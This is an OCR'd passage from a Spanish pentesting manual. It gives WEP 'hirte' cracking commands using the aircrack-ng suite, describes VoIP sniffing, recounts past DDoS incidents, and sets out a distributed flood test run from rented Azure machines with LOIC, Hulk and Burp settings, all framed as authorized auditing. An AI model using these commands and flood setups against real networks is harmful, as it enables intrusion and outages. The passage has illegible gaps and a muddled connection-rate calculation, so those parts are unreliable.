


Fig. 3.76: Generación de paquete válido en ataque *hirte*.

Esto sirve para atacar al cliente, ¿Cómo? Cuando éste se conecte al punto de acceso, después de enviar los primeros paquetes enviará los *ARP request*, será aquí cuando se responda con un *ARP reply*.

Para crear el punto de acceso falso se utiliza la herramienta *airbase-ng* con la siguiente instrucción *airbase-ng -c <canal a emplear> --essid <nombre red> -W 1 <interfaz de radio> -N*. En el caso de *W* y *–N* indican que el protocolo de cifrado es *WEP* y que se realiza el ataque *hirte*.

Se tendrá que almacenar la captura con airodump-ng, para ello se ejecuta la siguiente instrucción *airodump-ng –c <canal a esuchar> -W <fichero* captura> *<interfaz de radio>*.

En la captura de tráfico con *airodump-ng* se podría visualizar cómo los paquetes crecen rápidamente, por lo que la inyección de paquetes está funcionando bastante bien. Simplemente toca esperar a alcanzar un número alto de paquetes para utilizar *aircrack-ng*, y llevar a cabo el proceso de crackeo de la clave.

La instrucción sería *aircrack-ng* <captura *de tráfico*>.

PoC: Conociendo el entorno VOIP de la organización

Es importante conocer el entorno que rodea al puesto donde un auditor se encontrará. Todo dato es importante, en algunos modelos de teléfonos se puede encontrar que al conectarlos a la red se realizan peticiones *HTTP*. Esto puede ser visto, simplemente, en el *display* del propio dispositivo.

Cuando un dispositivo *VOIP* se conecta a la red puede ayudar al auditor indicándole a dónde se está conectado, como se ha mencionado anteriormente. ¿Para qué sirven estas peticiones? En algunos casos, simplemente ayudan a la gestión y organización de los teléfonos disponibles en la red, indicándole al servidor que gestiona todo que hay un teléfono nuevo en la red.

Las peticiones puedes ser *esnifables*, por lo que el auditor puede estar preparado para capturar el tráfico en esa *"boca"* o en otra. La temática de las versiones en este entorno tiene mucha importancia, ya que si a través de los pequeños detalles, como el del *display*, se pueden sacar las versiones de *firmware* que ejecuta el dispositivo, o algo que identifique al servidor, mejor.

PoC: Recogida de información y evaluación de seguridad

Como se mencionó en las pruebas tras identificar el entorno se deben realizar varias acciones:

- Búsqueda de *exploits* en busca de fallos de seguridad en el *firmware* del dispositivo.
- Testear la configuración de los terminales.
- Realizar una captura de tráfico. Con esto se comprobarán varias cosas, pero dos importantes, como se llevan a cabo las comunicaciones, cifradas o no cifradas, y si sin necesidad de realizar *MITM* la red se comporta como *hub*. La información que puede llegar al auditor sin tener que hacerlo puede sorprender a más de uno en una auditoría.

En esta prueba de concepto se propone un escenario en el que las comunicaciones no van cifradas y la red se comporta como si fuera un *hub*. Por lo que tras analizar el tráfico que llega al equipo del auditor, que simula ser un dispositivo *VOIP* pero que en realidad es un *sniffer*, se puede identificar fugas de información dentro de la red.

¿Qué tipo de fugas? Lo más grave sería el poder escuchar inf[illegible], sobre todo si son de cargo[illegible] sibles. En el caso de que la red no se comportase como *hub* existiría la posibilidad de realizar un ataque *MITM* para conseguir que la comunicación pasase por el equipo del auditor.



[illegible] 77: Captura de audio a través de la red.

Se puede extraer fragmentos de conversaciones de empleados. El protocolo en esta prueba de concepto sería *RTP*, el cual carece de cifrado alguno, se tendría que evaluar si la empresa está al tanto de este hecho, y en qué caso podría ser necesario protegerlo por un protocolo más seguro

6. DoS/DDOS

Este tipo de pruebas son, sin lugar a la duda, las más temidas por las empresas ya que buscan evaluar la fortaleza y recuperación ante situaciones de estrés de la infraestructura de una organización.

Estas pruebas de estrés pueden ayudar a las organizaciones a comprobar el nivel de seguridad que tienen frente a un ataque de denegación de servicio distribuido, el tiempo de recuperación que necesitan y si las medidas de protección son las adecuadas porque han respondido correctamente durante la ejecución de la prueba

Una prueba de estrés se define con varios componentes que los auditores deberán tener en cuenta, los cuales se irán estudiando en este apartado. Es importante entender bien el entorno que rodea a la organización para poder llevar a cabo la prueba con la máxima eficiencia. Como se verá más

adelante el paradigma *cloud computing* y las *botnets* aparecen en muchas ocasiones como vías hacia la denegación de servicio.

Las pruebas que se realicen sobre una organización deben estar siempre bajo el control del equipo de auditoría y sin llegar a realizar alguna acción no legal. Por esta razón, como se verá más adelante las *botnets* deben ser descartadas.

Antes de comenzar con la explicación de pruebas que se llevan a cabo en este tipo de procesos y las pruebas de concepto para entender mejor como llevarlo a cabo, se va a realizar un repaso histórico a las técnicas de *DoS* y *DDoS*.

Historia de las técnicas DDoS

A lo largo de los años ha habido grandes ataques de *DDoS* a empresas, organizaciones, gobiernos o países. Muchos de estos ataques eran reivindicaciones por acciones de gobiernos con los que los atacantes no se encontraban de acuerdo. Se puede entender la *DDoS* como una vía de protesta y ataque contra infraestructuras en busca de pérdidas por parte de quién lo recibe o acciones que reivindiquen situaciones enfrentadas.

A principios del año 2014 un grupo en nombre de *Anonymous* atacó el sitio web de la prefectura de *Wakayama*, en la ciudad de *Taiji*. En esta ciudad hay una famosa matanza, que se realiza desde el siglo XVII, de delfines. Este hecho no ha pasado inadvertido por Internet y por sus usuarios, y ha provocado que *Anonymous* tomara acciones protestantes en forma de *DDoS*.

Anonymous dejó el sitio web de la prefectura sin servicio durante varios minutos, y además realizaron un aviso al gobierno japonés en el que se comunicaba que habría más ataques si la matanza de delfines no llegaba a su fin.

En Marzo de 2013 existió un conflicto entre *Spamhaus* y la empresa de *hosting Cyberbunker*, el cual desembocó en uno de los mayores ataques de *DDoS* conocidos de la historia hasta la fecha. *Spamhaus* es una organización sin fines de lucro con sede en Ginebra y Londres y cuyo objetivo es proporcionar una capa de filtro anti *spam*. En otras palabras, *Spamhaus* proporciona un servicio en el que las empresas pueden comprobar si un servidor de correo pertenece a alguna lista de *spam*. La gente de *Cyberbunker*, situada en Alemania, se encarga de hospedar sitios en sus servidores. El contenido que alojan puede ser de cualquier tipo, excepto pornografía infantil o terrorismo.

¿Qué ocurrió para que esto acabe en uno de los mayores incidentes de *DDoS* de la historia conocida? ¿Quién lanzó la oleada? Lo que supuestamente ocurrió fue que la gente de *Spamhaus* calificó de *spam* todos los correos salientes de los servidores de *Cyberbunker*, independientemente de los clientes que fueran. En otras palabras, trataron a todos los clientes por igual, simplemente por tener sus sitios web en el *hosting* alemán. Esto provoca muchas críticas por parte de los clientes de la empresa de *hosting* y fue la mecha que encendió lo que vino después. A la segunda pregunta se puede contestar con que las acciones fueron llevadas a cabo por gente de *Cyberbunker*. A priori era algo lógico, ya que ellos se quejaron y después el ataque fue lanzado, pero no había pruebas

concluyentes. Hubo cinco organizaciones de seguridad trabajando para entender lo que pasaba y quién fue el origen del ataque. *Spamhaus* siempre alegó que el ataque fue llevado a cabo por la propia *Cyberbunker* en colaboración con criminales del este de Europa y Rusia. *Cyberbunker* no contestó a estas acusaciones recibidas por parte de *Spamhaus*, pero algún miembro de *Cyberbunker* fue detenido por este asunto.

¿Qué dimensión alcanzaron los ataques? Parece ser que se alcanzaron los 300 *Gbit/s*. Para entenderlo mejor, los ataques de gran escala alcanzan alrededor de los 50 *Gbit/s*, y en aquellas fechas el mayor ataque registrado fue de 100 *Gbit/s*. ¿Consiguieron triplicar el potencial del ataque? Según las cifras oficiales, sí. Algunas empresas importantes tuvieron que ayudar con tecnología a *Spamhaus*, por ejemplo *Google*. El problema afectó a otro servicio popular como *Netflix*, y si algo quedó claro es que un ataque de esa magnitud podría tirar prácticamente la red entera de un país.

¿Cómo se llevó a cabo el ataque? Los culpables del ataque utilizaron una *botnet* con más de 1000 ordenadores para enviar solicitudes a 100.000 servidores *DNS* públicos usando como dirección de origen la dirección del sitio web de *Spamhaus*, esto es conocido como *IP Spoofing*. Esto provocó que las respuestas vayan dirigidas a la dirección IP de *Spamhaus*. Simplemente hay que imaginar el nivel de amplificación de peticiones que consiguió contra el sitio de *Spamhaus*. La técnica conocida como *DNS Amplification* permite realizar una petición *DNS* que *"pesa"* poco y cuya respuesta, ya dirigida al objetivo, tiene un tamaño entre 40 y 70 veces mayor. Esta técnica es conocida desde hace ya bastantes años, pero no ha sido hasta estos últimos años que no ha sido explotada masivamente.

En el año 2008 se produjo toda una secuencia de ataques contra blogs y que acabó con la caída durante días del famoso servicio *Wordpress*. Por aquellas fechas *Wordpress* alojaba cerca de 3 millones de blogs en el mundo, aunque hoy en día se ha disparado multiplicando entre 5 y 6 su número de usuarios.

Todo empezó con la caída del famoso blog *Genbeta* debido a un ataque de *DDoS*. ¿Cuál fue la razón? Al parecer *Genbeta* publicó un artículo indicando que servicios como *Blockoo.com* ofrecían saber quién te eliminaba del *Messenger* introduciendo tu usuario y contraseña, lo cual lógicamente era un fraude.

Este artículo tomó gran relevancia en Internet y se indexó en los primeros puestos de *Google*. La reacción de los delincuentes fue amenazar a *Genbeta* con qué o quitaban el artículo o *"tirarían"* abajo el blog. *Genbeta* estuvo una semana caído debido al ataque que fue llevado a cabo. La comunidad bloguera tomó parte en el asunto y volvieron a publicar el ya famoso artículo, entre los que se encontraba *Menéame*. Esto supuso que *Menéame* también fuera atacada y *"tirada"* abajo.

La historia no acaba aquí, los chicos de *Menéame* recibían un correo electrónico dónde se les amenazaba y chantajeaba pidiéndoles dinero, e indicándoles que disponían de capacidad para alcanzar un gran número de *Gbit/s* en próximos ataques. Lógicamente y ante tal extorsión se decidió denunciar a la Guardia Civil, aunque Ricardo Galli investigó por su cuenta y descubrió que el ataque llegó desde 56 servidores *zombie* y qué vulnerabilidad explotaron para la toma de control de la máquina. También descubrió que los atacantes eran argentinos y como realizaban el *DDoS*.

Ricardo Galli consiguió [illegible] la investigación del [illegible] y descubrió los teléfonos y direcciones físicas de los ciberdelincuentes [illegible] se ponía interesante y optó por llamar a la madre de uno de ellos y comentarle [illegible] que la hermana de uno de ellos era una modelo de la empresa *Playboy* y que había fotos y [illegible] en la red.

Después de esto, los ciberdelincuentes volvieron a amenazar a Galli, y tiraron no sólo *Menéame*, sino también el *hosting* dónde estaba alojado, es decir, *Wordpress*. Este ataque duró varios días, Galli publicó sus investigaciones y los ciberdelincuentes huyeron del país. *El FBI* acabó metido en el asunto, ya que *Wordpress* preparó la denuncia.

En el verano de 2013, China sufrió el mayor ataque de *DDoS* de su historia, hasta ese instante. China dispone de más de 560 millones de internautas, lo cual es un mercado amplio. El ataque sufrido es de origen desconocido, y China no dio ni dará explicaciones, ya que en estos ámbitos el secretismo del país es total. Es cierto que el ataque sufrido por China dejó a los internautas del país sin acceso a los dominios "[illegible]" y deficiencias en el acceso a Internet. La caída de servicio no fue total, ya que los proveedores utilizaron páginas cacheadas y servicios de *CDN*. La empresa *CloudFla*[illegible] que el tráfico de Internet en China cayó un 32% en las horas del ataque.

De todo esto se puede entender que China no está tan preparada contra un ataque de este estilo, y que incluso en un hipotético o real conflicto de ciberguerra los países pueden caer ante un ataque de gran escala. La capacidad defensiva de China quedó en entredicho, y quizá el ataque fuera llevado a cabo por otro país no amigo.

Todos estos [illegible] hechos reales que suceden en el mundo digital. Las empresas conocedoras de todo esto, intentan evaluar la fortaleza de su infraestructura contra este tipo de ataques. Si el ataque es a gran escala, seguramente casi cualquier empresa u organización caerá ante un *DDoS*, pero estos datos [illegible] son importantes para que los directivos puedan tomar decisiones al respecto.

Técnicas

Existen técnicas tanto *DoS* como *DDoS*, algunas de las cuales son bastante antiguas, pero es interesante repasarlas e intentar optar por una derivación de la técnica. En este apartado se repasan técnicas tanto de DoS como de *DDoS*.

La primera técnica que se presenta es *Mail Bombing*, la cual sirve para realizar denegación de servicio (*DoS*) a través del envío masivo de mensajes a una máquina [illegible] es saturar el servicio con todos los correos electrónicos recibidos.

La segunda técnica para *DoS* es la denominada *"pitufo"* o *smurfing*. Esta técnica se basa en el envío de una trama *ICMP*, que corresponde con una petición *ping* por la red. La trama lleva como dirección *IP* de origen la dirección *IP* de la víctima, utilizando la técnica *IP Spoofing*, y como dirección de destino la dirección *IP* de *broadcast* de la red a la que se ataca. El objetivo es que todos los equipos de la red contesten al equipo de la víctima de modo que saturen su ancho de banda.

Esta técnica no funciona en redes actuales, ya que se configuran para que no se pueda utilizar el direccionamiento *broadcast* en *IP*.

La tercera técnica son los *flood*. Existen distintos tipos de *flood*, en función de la capa en la que se encuentre el ataque, por ejemplo, *SYN flood*, *UDP flood*, *HTTP flood*, etcétera. Con *SYN flood* el atacante utiliza una dirección *IP* inexistente y envía gran cantidad de tramas con el *flag SYN* de conexión a la víctima. La víctima no puede contestar al usuario que realiza la petición, ya que la dirección *IP* no existe, por lo que las peticiones llenan la cola de tal manera que las solicitudes reales no podrían ser atendidas.

Las técnicas para *DDoS* son una ampliación de las técnicas *DoS*, por lo que siempre o casi siempre se pueden utilizar dichas técnicas en un ámbito y en el otro. La diferencia es que cuando se habla de *DDoS* se debe visualizar un campo de batalla mayor, nivel global, un entorno en el que máquinas distribuidas geográficamente realizan técnicas basadas en *DoS*, y de manera, más o menos, sincronizada.

En los ataques de tipo *DDoS* se muestra claramente dos vertientes, la primera es la denegación de servicio, es decir, conseguir que un sistema no pueda llevar a cabo su función, y la segunda es la saturación de la red, es decir, conseguir que las redes no puedan llevar a cabo su función. Es importante entender la diferencia, ya que también se podrá medir esto en las pruebas de *DDoS*.

Las técnicas de *flooding* son muy recurridas en las pruebas de estrés emulando una situación de *DDoS*. Más adelante se detallarán herramientas que pueden permitir este tipo de pruebas sobre servidores.

Una de las técnicas más utilizadas, y como se ha comentado anteriormente en el caso *Spamhaus*, es la de *DNS Amplification*. Esta técnica utiliza a los servidores *DNS* de Internet como amplificadores en el volumen de *bytes* que se responderá a una víctima. En otras palabras, un atacante realiza peticiones *DNS* con una dirección *IP* falsa. Cuando el servidor *DNS* responde lo hará a la dirección *IP* que se ha *spoofeado*, por lo que le llegará a un equipo que no realizó tal petición. La petición *DNS* ocupa entre 40 y 70 veces menos que la respuesta, por lo que la amplificación está garantizada. Si estas peticiones alcanzan un volumen importante se puede inundar el equipo de la víctima, provocando la denegación de servicio.

Generalmente, se pueden unir diferentes técnicas con el objetivo de potenciar el ataque, pero hay que tener en cuenta qué tipo de ataques son *"sumables"* y cuáles no. Si el objetivo es *"tirar"* la máquina hay una serie de ataques *"sumables"*, y habrá otros en caso de que el objetivo sea saturar la red.

Objetivos en una auditoría

Existe una opinión generalizada en las organizaciones sobre las pruebas de estrés o pruebas de denegación de servicio. Esta opinión refleja que estas pruebas son arriesgas, y en gran parte llevan asociadas un factor de riesgo, pero el cual la organización debe decidir si tomar o no. Es importante

elegir a un equipo adecuado que lleven a cabo las pruebas y que se garantice en todo momento que lo que se utiliza es lo que, por contrato, se ha pactado. Otra de las circunstancias indispensables es el control total sobre la prueba que se debe tener.

Como ya se ha mencionado, es importante medir la fortaleza de la infraestructura y los recursos necesarios para, en caso de que la prueba resulte positiva, "*tumbar*" la infraestructura y provocar la denegación de servicio. Existen sectores donde las grandes empresas deben estar preparadas para este tipo de ataques, por ejemplo empresas del sector bancario o las telecomunicaciones. Pero también deben disponer de las cifras que indiquen cuanta carga pueden soportar y cuantos recursos pueden necesitar para resistir un ataque de esta índole.

Una prueba de denegación de servicio conlleva un número de jornadas donde el equipo debe estudiar tanto la vía a explotar como la infraestructura a la que se enfrentan. Además, para garantizar que la prueba se realiza en un entorno no crítico, el horario utilizado para llevar a cabo la prueba será una ventana de tiempo con poca actividad en la empresa. Casi siempre son horarios nocturnos, donde la actividad de la empresa disminuye. Es cierto que simular un ataque real llevaría a los auditores a realizar la prueba en un horario de máxima productividad, y además se aprovecharían de la carga que genera la propia actividad empresarial, pero esto pondría en riesgo lo más importante que tiene una organización, que es la propia actividad.

La prueba de estrés o de denegación de servicio se puede resumir en lo siguiente:

- Estudio de la infraestructura y descubrimiento de elementos y vías por donde orientar la estrategia de ataque.
- Preparación de entornos distribuidos para llevar a cabo la operativa.
- Ejecución de la prueba y verificación de resultados.

En todo momento, durante la ejecución de la prueba, se debe tener contacto con el responsable de seguridad de la organización. El canal utilizado no puede ser uno de los que pueden quedar denegados, por lo que se recomienda utilizar el teléfono.

El proceso ético

Cuando un equipo de auditores se enfrenta a un proceso de este ámbito, uno puede pensar en que la prueba tendrá éxito utilizando una red de equipos *zombies*, es decir, una *botnet*. Sobre todo cuando uno se encuentra en este mundo se le ocurren vías para llevar a cabo esto, pero el auditor siempre debe pensar de forma ética, por lo que no podrá utilizarse bajo ningún concepto una *botnet*. ¿Ideas? Como se verá más adelante, se podrá fabricar una gracias al paradigma *cloud computing*.

La utilización de una *botnet* no asegura el control total, ya que se estaría contratando un servicio ilegal y el auditor no tendría la certeza de que puede parar la prueba en cualquier instante. El poder parar la prueba por cualquier causa, es algo que seguramente la empresa contratante exigirá a los auditores. Además, por ello se utiliza un canal secundario para la comunicación durante el proceso, para asegurar que en caso de necesidad se puede dar la orden de parada.

La ejecución de la prueba se deberá ejecutar solamente en la ventana de tiempo que la empresa contratante indique. En ningún instante, fuera de esa ventana temporal, se podrán realizar pruebas que puedan perjudicar a la empresa. Esto es algo de vital importancia, y que refleja la educación y ética de un auditor.

Tanto los resultados como las pruebas que son llevadas a cabo son totalmente confidenciales. Esto ocurre con todas las auditorías que se realizan y que se expresan en el presente libro, pero no está de más anunciarlo siempre que se hable de ética profesional.

Pruebas

Las pruebas a realizar en la denegación de servicio se basan en las técnicas que se han ilustrado en el apartado de técnicas, explicado anteriormente.

A continuación se enumeran las pruebas:

- *UDP flood*. Se realiza la técnica *DNS Amplification* y otras basadas en inundación de datagramas *UDP*.
- *TCP flood*. Inundación y sobrecarga de sistemas mediante conexiones *TCP*. Se utilizan herramientas que automatizan el proceso, por ejemplo *LOIC*, *Low Orbit Ion Cannon*.
- *HTTP flood*. Inundación de peticiones *HTTP*. El objetivo es realizar una gran cantidad de peticiones a ciertos recursos web con el objetivo de alcanzar la saturación del recurso o servidor web. Si se tiene éxito se reportará mediante una imagen de una petición al recurso y el servidor no pudiendo ofrecerlo.

Resumen: Ataques en general

Ataque	Descripción
Ataque *smurf*	Saturación *ICMP spoofeando* la dirección *IP* origen para redirigir las respuestas a la víctima
ICMP *echo flood*	Envío masivo de paquetes ping
IP *Packet fragment*	Se envían paquetes IP que remiten a otros paquetes que nunca llegarán al destino, provocando la saturación de la memoria de la víctima
IGMP *flood*	Envío masivo de paquetes *IGMP*
TCP SYN flood	Envío masivo de solicitudes de conexión *TCP*
TCP spoofed SYN flood	Envío masivo de solicitudes de conexión *TCP* con una dirección *IP* origen falsa
TCP SYN ACK reflection flood	Envío masivo de solicitudes de conexión *TCP* a un gran número de máquinas, usurpando la dirección de origen por la dirección de la víctima. El ancho de banda de la víctima queda saturado por las respuestas a dichas peticiones.
TCP ACK flood	Envío masivo de acuses de recibo de segmentos *TCP*

Ataque	Descripción
TCP fragmented Attack	Envío de segmentos *TCP* que remiten voluntariamente a otros que nunca se envían
UDP flood	Envío masivo de datagramas *UDP*
UDP fragment flood	Envío de datagramas que remiten a otros datagramas que deben ser enviados después, pero que nunca se envían
DNS flood	Ataque de un servidor *DNS* enviando masivamente peticiones
DNS Amplification	Envío masivo de peticiones *DNS spoofeando* la dirección IP origen y provocando que los *DNS* envíen las respuestas a la víctima, que tendrá dirección IP origen falseada
HTTP flood	Envío masivo de peticiones a un servidor web
DDoS DNS	Ataque de un servidor *DNS* mediante el envío masivo de peticiones desde un gran número de máquinas controladas por el atacante

[illegible]

PoC: Poco tiempo de actuación y mucho de preparación

[illegible] las pruebas de denegación de servicio conllevan [illegible]

En esta prueba de concepto se propone el siguiente escenario:

[illegible] infraestructura y lo que ésta puede aguantar frente a un posible ataque.

- La ventana de tiempo pactada es de dos horas, siendo la hora de inicio las 3.00 de la madrugada y finalizando la prueba a las 5.00 de la madrugada.
- Se niega el uso de cualquier red *botnet*.
- [illegible] la prueba en cualquier instante.
- El canal de comunicación entre la persona del equipo responsable de la comunicación con el cliente será el medio telefónico.
- Se aporta un dato sobre el ancho de banda de la red de entrada de la organización. Este dato indica que la organización está preparada para soportar 120 *Mbit/s*. En caso de que se alcance ese máximo, el proveedor le aporta un ancho de banda de 300 *Mbit/s* como caso extraordinario ante un posible ataque.

El equipo de auditoría estudia el perímetro y sitios web de los que dispone la empresa, requieren reconocer el terreno contra el que deben luchar. Tras entender a lo que se enfrentan, y sabiendo que deben utilizar máquinas legítimas, optan por utilizar el paradigma *cloud computing* para llevar a cabo la prueba.

La idea es la siguiente:

- Utilizar cuentas de un proveedor de *cloud computing* para lograr disponer de un número alto de máquinas y recursos.

  Por ejemplo, se utilizará el proveedor de *cloud Windows Azure*.

  Es importante estudiar cuánto ancho de banda de salida se dispone y si la distribución geográfica se puede utilizar. Este hecho hará que el equipo disponga de máquinas repartidas por el mundo y monitorizadas en cualquier instante.

  Tras realizar un análisis de ancho de banda se obtiene que se puede tener 100 *Mbit/s* por punto de salida de región. Esto puede aumentar en función de las necesidades del cliente, es decir, si se pagan más recursos se dispondrá de un mayor potencial.
- Una vez se adquieren los recursos en el *cloud*, se instalan las herramientas necesarias para llevar a cabo las pruebas.
- En un caso real, se puede utili[illegible], y con varias cuentas disponer de un número de equipos y recursos potentes, los cuales pueden servir para llevar a cabo con éxito este tipo de pruebas.

  Si se quiere aumentar las posibilidades de éxito, se deberá invertir más di[illegible] recursos y más potencia en el *cloud*. En esta prueba de concepto se adquieren seis cuentas de [illegible] agos, se necesitan datos de facturación por si más adelante el cliente adquiere un servicio de pago.

[illegible]

El arsenal de ataque está casi preparado.




Fig. 3.78: Creación de máquina en *Windows Azure*.

La creación de máquinas es sencilla en *Azure* y bastante rápida. Se deben configurar los distintos parámetros, como es el sistema operativo que se quiere utilizar en la máquina. Además se debe indicar el usuario y contraseña con la que se accederá a la máquina en el *cloud*.




Fig. 3.79: Usuario y contraseña para *Azure*

Los métodos con los que el auditor podrá acceder a la máquina virtual que está utilizando serán a través de los servidos de escritorio remoto o mediante el uso de comandos de *Powershell*. En el equipo remoto se podría automatizar con *scripting* la ejecución de todas las pruebas que se quieran realizar, pero teniendo una sola oportunidad en una ventana de tiempo, la posibilidad de realizar seguimiento, o incluso la ejecución manual de las pruebas, es algo interesante a valorar, por lo que en muchas ocasiones es más cómodo realizar la conexión a través de una conexión de escritorio remoto que de acceso a todas las herramientas de monitorización y soporte de la máquina.

Una de las acciones importantes en el guiado de *Microsoft Azure* para la creación de nuevas máquinas alojadas en sus servicios de *Cloud* es la selección de distintas regiones geográficas en las que se pueden ubicar. Se puede comprobar después de que estas sean creadas, que las máquinas salen por distintos sitios a Internet haciendo uso de una simple conexión a un servicio de verificación de direcciones *IP*, tipo *Whatsmyip.com* y verificar la ubicación geográfica de esta dirección con algún servicio de *Geo-IP*.

Elegir la región adecuada nos puede servir para estar más cerca del objetivo, para estar en el mismo *CPD* que el objetivo si resulta que también es una máquina alojada en *Microsoft Azure* o para conseguir un ataque coordinado y distribuido usando diferentes ubicaciones en paralelo que nos permita evaluar los sistemas de protección que están configurados para proteger los servidores de los objetivos.




Fig. 3.80: Selección de región en *Azure*

Una vez que se tiene todo preparado, se deben realizar pequeñas pruebas contra recursos propios con el fin de verificar que la arquitectura y el potencial se encuentran disponibles para atacar y conseguir el objetivo. Si todo va bien, habrá que esperar a que llegue la ventana de tiempo para ejecutar las pruebas y lograr el objetivo de dejar a la empresa sin servicio.

PoC: Colapsando las conexiones

En esta prueba de concepto se utilizan diversas herramientas para llevar a cabo el ataque. Se puede construir una estrategia basada en tiempo de actuación o por inundación total. En este ejemplo se utilizarán las máquinas creadas y configuradas en la prueba de concepto anterior para colapsar las conexiones de los elementos frontales de la empresa. La herramienta *LOIC* permite llevar a cabo una inundación de conexiones *TCP*, pero no será la única herramienta que se utilice. Se dispone de un *script* denominado *Hulk* el cual permite inundar de peticiones *HTTP* un recurso o servidor web. También se dispone de la herramienta *burp suite* con la que se puede realizar tareas similares al *script* anterior.

El objetivo de *LOIC* es el protocolo *TCP*, mientras que *Hulk* y *Burp* se utilizarán para el protocolo *Http*. La estrategia es importante, se puede partir con todo el potencial, con el riesgo de poder quedar bloqueado por la empresa y perder las máquinas, o ir con una estrategia dividida, y con ciertos patrones de ataque aleatorios, buscando precisamente evitar el bloqueo, pero aumentado progresivamente el potencial de ataque. La estrategia debe ser elegida por el equipo en función de las características.

La configuración de las herramientas es importante, ya que parte de la eficiencia de los ataques residirá en este hecho. Para esta prueba de concepto se propone la siguiente configuración para la herramienta *burp suite*:

Propiedad	Valor
Threads	127
Conexión	*Http*[s]://<recurso web al que realizar peticiones>
Plataforma	Java
Conexiones por segundo	90 (Lo que se puede conseguir por máquina)

Entendiendo que cada máquina ejecuta 127 hilos, y que cada máquina genera 90 conexiones por segundo, en todas las máquinas se obtendría alrededor de 90 x 60 = 5400 conexiones por segundo. El equipo, en sus pruebas, debería haber probado estos valores para tomar la decisión de si necesitan mayor potencia o puede valer para congestionar completamente el objetivo. Esto siempre dependerá de la infraestructura del cliente. A continuación se puede visualizar una imagen del *script Hulk* en funcionamiento. Esta herramienta vuelca su *query* en peticiones a recursos, lo que aumentará el poder de saturación en la prueba.



Fig. 3.81: *Hulk en ejecución*

Por último la configuración de *LOIC* para esta prueba de concepto podría ser algo como lo siguiente:

Propiedad	Valor
Threads	60
Conexión	<Dirección *IP target*>
Plataforma	*.NET*
Conexiones por segundo	60

